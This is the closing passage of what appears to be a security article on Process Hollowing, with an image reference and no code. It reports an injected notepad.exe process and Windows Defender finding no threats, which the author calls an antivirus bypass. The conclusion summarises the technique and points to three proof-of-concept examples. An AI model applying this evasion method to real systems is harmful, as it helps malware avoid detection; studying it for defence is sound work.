




In process explorer, we see that a new notepad.exe has been spawned with the same PID as our new process was created with



And finally, when this was executed, the defender did not scan any threats indicating that we had successfully bypassed the antivirus.



NOTE: Newer versions of Windows will detect this scan as newer patches prevent the process hollowing technique by monitoring unmapped segments in memory.

Conclusion

The article discussed a process injection method known as Process Hollowing in which an attacker is able to achieve code execution by creating a benign new process in a suspended state, injecting custom malicious code in it and then resuming its execution again. The article discussed some of the original code as described by John Leitch and the basic breakdown of the code followed by 3 PoC examples available on github. Hope you enjoyed the article. Thanks for reading.